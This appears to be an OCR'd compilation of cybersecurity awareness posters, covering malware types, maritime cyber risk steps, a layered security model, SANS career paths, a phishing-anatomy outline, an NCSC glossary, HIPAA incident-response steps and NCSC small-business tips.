
TROJAN HORSES
Much like the myth, a Trojan disguises itself as a normal file and tricks users into downloading it, consequently installing malware.

RANSOMWARE
Ransomware denies access to your files and demands payment through Bitcoin in order for access to be granted again.

ADWARE
A type of malware that automatically displays unwanted advertisements. Clicking on one of these ads could redirect you to a malicious site.

SPYWARE
A type of malware that functions by spying on a user's activity. This type of spying includes monitoring a user's activity, keystrokes and more.

Cyber Security Awareness
Identify threats
Understand the external cyber security threats to the ship.
Understand the internal cyber security threat posed by inappropriate use and lack of awareness.
Identify vulnerabilities
Develop inventories of onboard systems with direct and indirect communications links.
Understand the consequences of a cyber security threat on these systems.
Understand the capabilities and limitations of existing protecion measures.
Assess risk exposure
Determine the likelihood of vulnerabilities being exploited by external threats.
Determine the likelihood of vulnerabilities being exposed by inappropriate use.
Determine the security and safety impact of any individual or combination of vulnerabilities being exploited.
Develop protection and detection measures
Reduce the likelihood of vulnerabilities being exploited through protection measures.
Reduce the potential impact of a vulnerability being exploited.
Establish contingency plans
Develop a response plan to reduce the impact of threats that are realised on the safety and security of the ship.
Respond to cyber security incidents
Respond to cyber security threats that are realised using the response plan.
Assess the impact of the effectiveness of the response plan and re-assess threats and vulnerabilities.



Government Layer
Organization Layer
People - Supervisory Layer
Persona Layer
Software Application Layer
Operating System Layer
Machine Language Layer
Cyberspace
Logical Layer (Communications Ports And Protocols)
Physical Layer
Geographic Layer
14 Government
Govt. Cyber Laws, Regulations, Policies, Frameworks, Agreements, etc.
13 Organization
Org. Cyber Policies, Procedures, Information Sharing Agreements, etc
12 People Supervisory Temporal
11 Persona
User IDs, Emails, Phone Numbers
10 Software Application
Browsers, Office Products, etc.
9 Operating System
Win / *nix / Android / iOS / etc.
8 Machine Language
0101001101010000001010010
Layer OSI INTERNET Data Format Protocols
7 Application
6 Presentation
5 Session
4 Transport
3 Network
2 Data Link
Application
Transport or Host-Host
Internet
Network Access
Data, Messages, or Streams
(video, audio, binary files)
Segments or Datagrams
Packets
Frames
Telnet HTTP SMTP FTP TFTP SNMP DNS DHCP SSH
TCP UDP
IP ICMP ARP RARP
1 Physical
Hardware, Cables (fiber, copper, etc)
0 Geographic
Geographic Location & Dependencies
Risk Remediation Analysis
Threat Susceptibility Scoring
Weakness Risk Analysis
Vulnerability & Weakness Scoring
Crown Jewels Analysis
CAPEC By Layer
CWE By Layer
CVE By Layer
CCE By Layer
IT Assets By Layer (CPE)
Govt. Security
Org. Security
Personnel Security
Ident. & Auth.
App Security
Host Security
Network Security
Infstr Security
Physical Security

10 COOLEST JOBS IN CYBERSECURITY

WHY THEY MAKE A DIFFERENCE AND HOW TO QUALIFY FOR THEM

Initial Jobs With Lots of Advancement Opportunities

1 DIGITAL FORENSIC ANALYST; INVESTIGATOR

"The thrill of the hunt! It's CSI for cyber geeks! You never encounter the same crime twice."

You are the detective in the world of cybersecurity – searching computers and networks for evidence in the wake of an incident.

2 PENETRATION TESTER FOR SYSTEMS AND NETWORKS

"Be a hacker, but do it legally and get paid a lot of money!"

You look for security vulnerabilities in target systems and networks to help enterprises improvetheir security.

3 APPLICATION PEN TESTER

"We desperately need more of this, application security has been such a black hole for so long."

You're a programming/security wizard; test applications before deployment so they don't present opportunities for intruders.

4 SECURITY OPERATIONS CENTER (SOC) ANALYST

"The fire ranger. Catch the initial blaze, or there goes the forest."

With an eye for detail and anomalies, you see things most others miss. Active prevention, active detection, active monitoring, active response.

5 CYBER DEFENDER; SECURITY ENGINEER (ENTERPRISE AND ICS)

"A leg up on your system admin and engineering buddies; talk shop with them but you are saving the world from the bad guys, too."

Implement/tune firewalls, IPS/IDS, patching, admin. rights, monitor-ing, application white listing, more

More Advanced Jobs – Open After A Few Years of Great Performance and Specialized Training

6 HUNTER; INCIDENT RESPONDER

"The secret agent of geekdom. You walk in and say 'OK I'll take it from here.'"

While everyone else is running around shouting "the system's dead," you have the sense and skills to rationally figure out why.

7 SECURITY ARCHITECT

"You get to design the solution, and not just for the perimeter."

You are very creative, on top of the game technically and the business; you design and build defensible systems and are part of a team of very adept people.

8 SECURITY SAVVY SOFTWARE DEVELOPER

"Coolest software developers"

You protect the whole dev team from making errors that will allow hackers to penetrate your organization and steal data. You are a programmer, but a programmer with special powers.

9 MALWARE ANALYST/ REVERSE ENGINEER

"The technical elite! Only go here if you have been called. You know who you are."

Look deep inside malicious software to understand the nature of the threat – how it got in, what flaw it exploited, what it is trying to do or has done.

10 TECHNICAL DIRECTOR/CISO

"Making decisions; making things happen. That's coolness."

Top of the tech ladder. Strategic thinking; hands-on involvement in solution design/deployment; holds the keys to tech infrastructure and ability to contribute and influence

CYBER FAST TRACK

1

"I loved Cyber-Start challenges – the coolest game I ever played."

"Taught me a lot; proved cyber-security wasn't too hard to learn."

"The most fun I have had learning."

DISCOVER IF YOU HAVE THE APTITUDE
CYBERSTART: THE GAME

- No need for cyber or IT experience
- More than 250 fun challenges protecting "real-world" bases
- Available completely online Everything you need is in the on line Field Manual and hints.
- 19 U.S. Governors launched statewide programs for their students.

SEE MORE AT CYBERSTART.US

2

CATAGORY/TOPIC	MODULES
Computer Hardware /Data	6
Linux and Windows	7
Networking	6
Programming	6
Common Attacks & Security	10
Others (Kali, Google, etc)	11

"We now hire cybersecurity grads only if they have hands-on mastery of these foundations" (CISO, multi $billion Silicon Valley tech leader)

MASTER THE FOUNDATIONS
CYBERSTART: ESSENTIALS

- Core technologies: how they work and are attacked
- On-line, hands-on immersion training, in 46 modules
- Progress at your own pace. Quizzes and tests on each module
- National exam to reach silver or gold levels

3

EMPLOYER INTERVIEWS BEFORE ACCEPTANCE

GET SKILLS EMPLOYERS NEED AND A COOL JOB!

- Open & Veterans' & Women's Academies
- Three SANS immersion courses and three high value GIAC certifications
- 90% job placement in 6 months
- Also available as Certificate in Applied Cyber Security (CACS) at SANS.edu and other accredited colleges and universities


SEE MORE AT USCYBERACADEMY.SANS.EDU

"Completing the SANS Vet Success Academy not only influenced my career plans, it defined them, opening doors that were inaccessible to me otherwise. In fact, being selected into the program was a "hitting the jackpot" moment for me."

Ed Russell, USAF (ret), NTT Security

UNITED STATES CYBER ACADEMY

Major Modern Cars Security Risk



Target Selection: Finding victim contact information

- Purchase from cyber-criminals
- Steal from legitimate websites with weak security
- Harvest social media
- Select victims randomly based on spam mailing lists

Social Engineering: Choosing bait for the hook

- Impersonate an online service: "Login here to verify," "Confirm delivery"
- Impersonate an organization: "Fill out for holiday bonus," "Pay this invoice"
- Impersonate an acquaintance: use social media analysis
- Create a false persona: e.g., recruiter, researcher

Technical Engineering: Crafting the hook

Create a fake website to solicit credentials

- Hijack an existing web server to host
- Add a misleading URL
- Add a misleading domain
- Add a misleading HTTPS cert

Deliver malware disguised as an attachment

- Executable file disguised as a document
- Document that delivers exploit to endpoint app
- Document containing macro/scripting malware

National Cyber Security Centre

Advent Glossary

This glossary explains some common words and phrases relating to cyber security, originally published via the **@NCSC** Twitter channel throughout December. The NCSC is working to demystify the jargon used within the cyber industry. For an up-to-date list, please visit **www.ncsc.gov.uk/glossary**.

App
Short for Application, typically refers to a software program for a smartphone or tablet.

Attacker
Malicious actor who seeks to exploit computer systems with the intent to change, destroy, steal or disable their information, and then exploit the outcome.

Breach
An incident in which data, computer systems or networks are accessed or affected in a non-authorised way.

Browser
A software application which presents information and services from the web.

Brute force attack
Using computational power to automatically enter myriad value combinations, usually in order to discover passwords and gain access.

Certificate
A form of digital identity for a computer, user or organisation to allow the authentication and secure exchange of information.

Credentials
A user's authentication information used to verify identity - typically one, or more, of password, token, certificate.

Data at rest
Describes data in persistent storage such as hard disks, removable media or backups.

Dictionary attack
A type of brute force attack in which the attacker uses known dictionary words, phrases or common passwords as their guesses.

Download attack
Unintentional installation of malicious software or virus onto a device without the users knowledge or consent. May also be called a drive-by download.

Exploit
May refer to software or data that takes advantage of a vulnerability in a system to cause unintended consequences.

Hacker
In mainstream use as someone with some computer skills who uses them to break into computers, systems and networks.

Honeypot (honeynet)
Decoy system/network to attract attackers. Limits access to actual systems by detecting, deflecting or learning from an attack. Many honeypots = honeynet.

Insider risks
The potential for damage to be done maliciously or inadvertently by a legitimate user with privileged access to systems, networks or data.

Malvertising
Using online advertising as a delivery method for malware.

Malware
Malicious software - includes viruses, trojans, worms or any code or content that could have an adverse impact on organisations or individuals.

Mitigation
Steps that organisations and individuals can take to minimise and address risks.

Network
Two or more computers linked in order to share resources.

Pentest
Short for penetration test. An authorised test of a computer network or system designed to look for security weaknesses so that they can be fixed.

Pharming
An attack on a network infrastructure that results in a user being redirected to an illegitimate website despite the user having entered the correct address.

Platform
The basic hardware (device) and software (operating system) on which applications can be run.

Router
A network device which sends data packets from one network to another based on the destination address. May also be called a gateway.

Sanitisation
Using electronic or physical destruction methods to securely erase or remove data from memory.

Smishing
Phishing via SMS: mass text messages sent to users asking for sensitive information (eg bank details) or encouraging them to visit a fake website.

Virtual Private Network (VPN)
An encrypted network often created to allow secure connections for remote users, for example in an organisation with offices in multiple locations.

Virus
Programs which can self-replicate and are designed to infect legitimate software programs or systems. A form of malware.

Vulnerability
A weakness, or flaw, in software, a system or process. An attacker may seek to exploit a vulnerability to gain unauthorised access to a system.

Incident
A breach of the security rules for a system or service, such as:

- attempts to gain unauthorised access to a system and/or data
- unauthorised use of systems for the processing or storing of data
- changes to a systems firmware, software or hardware without the system owners consent
- malicious disruption and/or denial of service

© Crown Copyright 2018

Cyber-Attack Quick Response

Experienced a ransomware attack or other cyber-related security incident?
This Cyber-Attack Quick Response guide will explain steps that a HIPAA covered entity or its business associate should take to respond.

RESPOND — The entity must execute response and mitigation procedures, and contingency plans.

REPORT CRIME — The entity should report the crime to criminal law enforcement agencies.

REPORT THREAT — The entity should report all cyber threat indicators to the appropriate federal agencies and ISAOs.

ASSESS BREACH — The entity must assess the incident to determine if there is a breach of protected health information.

Is there a breach?


If YES

All breaches must be reported to the affected individuals no later than 60 days from occurrence. If the breach affects 500 or more individuals, the entity must report to OCR and the media as soon as possible, but no later than 60 days from the occurrence. If the breach affects fewer than 500 individuals, the entity must report to OCR no later than 60 days after the calendar year of the breach.

If NO

The entity must document and retain all information considered during the risk assessment of the cyber-attack, including how it determined no breach occurred.

Cybersecurity Reference Model



This document has classified for PUBLIC ACCESS by Secure Knowledge Management Inc.

National Cyber Security Centre
a part of GCHQ

Cyber Security
Small Business Guide

This advice has been produced to help small businesses protect themselves from the most common cyber attacks. The 5 topics covered are easy to understand and cost little to implement. Read our quick tips below, or find out more at **www.ncsc.gov.uk/smallbusiness** .

Backing up your data

Take *regular* backups of your important data, and *test* they can be restored. This will reduce the inconvenience of any data loss from theft, fire, other physical damage, or ransomware.

Identify what needs to be backed up. Normally this will comprise documents, photos, emails, contacts, and calendars, kept in a few common folders. Make backing up part of your everyday business.

Ensure the device containing your backup is *not* permanently connected to the device holding the original copy, neither physically nor over a local network.

Consider backing up to the cloud. This means your data is stored in a separate location (away from your offices/devices), and you'll also be able to access it quickly, from anywhere.

Keeping your smartphones (and tablets) safe

Smartphones and tablets (which are used outside the safety of the office and home) need even more protection than 'desktop' equipment.

Switch on PIN/password protection/fingerprint recognition for mobile devices.

Configure devices so that when lost or stolen they can be **tracked**, **remotely wiped** or **remotely locked**.

Keep your **devices** (and all **installed apps**) **up to date**, using the '**automatically update**' option if available.

When sending sensitive data, don't connect to public Wi-Fi hotspots - **use 3G or 4G connections** (including tethering and wireless dongles) or **use VPNs**.

Replace devices that are no longer supported by manufacturers with up-to-date alternatives.

Preventing malware damage

You can protect your organisation from the damage caused by 'malware' (malicious software, including viruses) by adopting some simple and low-cost techniques.

Use antivirus software on all computers and laptops. **Only install approved software** on tablets and smartphones, and prevent users from downloading third party apps from unknown sources.

Patch all software and firmware by promptly applying the latest software updates provided by manufacturers and vendors. Use the '**automatically update**' option where available.

Control access to removable media such as SD cards and USB sticks. Consider disabling ports, or limiting access to sanctioned media. Encourage staff to transfer files via email or cloud storage instead.

Switch on your firewall (included with most operating systems) to create a buffer zone between your network and the Internet.

Avoiding phishing attacks

In phishing attacks, scammers send fake emails asking for sensitive information (such as bank details), or containing links to bad websites.

Ensure staff **don't browse the web or check emails** from an account with **Administrator privileges**. This will reduce the impact of successful phishing attacks.

Scan for malware and **change passwords** as soon as possible if you suspect a successful attack has occurred. **Don't punish staff** if they get caught out (it discourages people from reporting in the future).

Check for obvious signs of phishing, like **poor spelling and grammar**, or **low quality versions** of recognisable logos. Does the sender's email address look legitimate, or is it trying to mimic someone you know?

Using passwords to protect your data

Passwords - when implemented correctly - are a free, easy and effective way to prevent unauthorised people from accessing your devices and data.

Make sure all laptops, MACs and PCs **use encryption products** that require a password to boot. Switch on **password/PIN protection** or **fingerprint recognition** for mobile devices.

Use two factor authentication (2FA) for important websites like banking and email, if you're given the option.

Avoid using predictable passwords (such as family and pet names). Avoid the most common passwords that criminals can guess (like *passw0rd*).

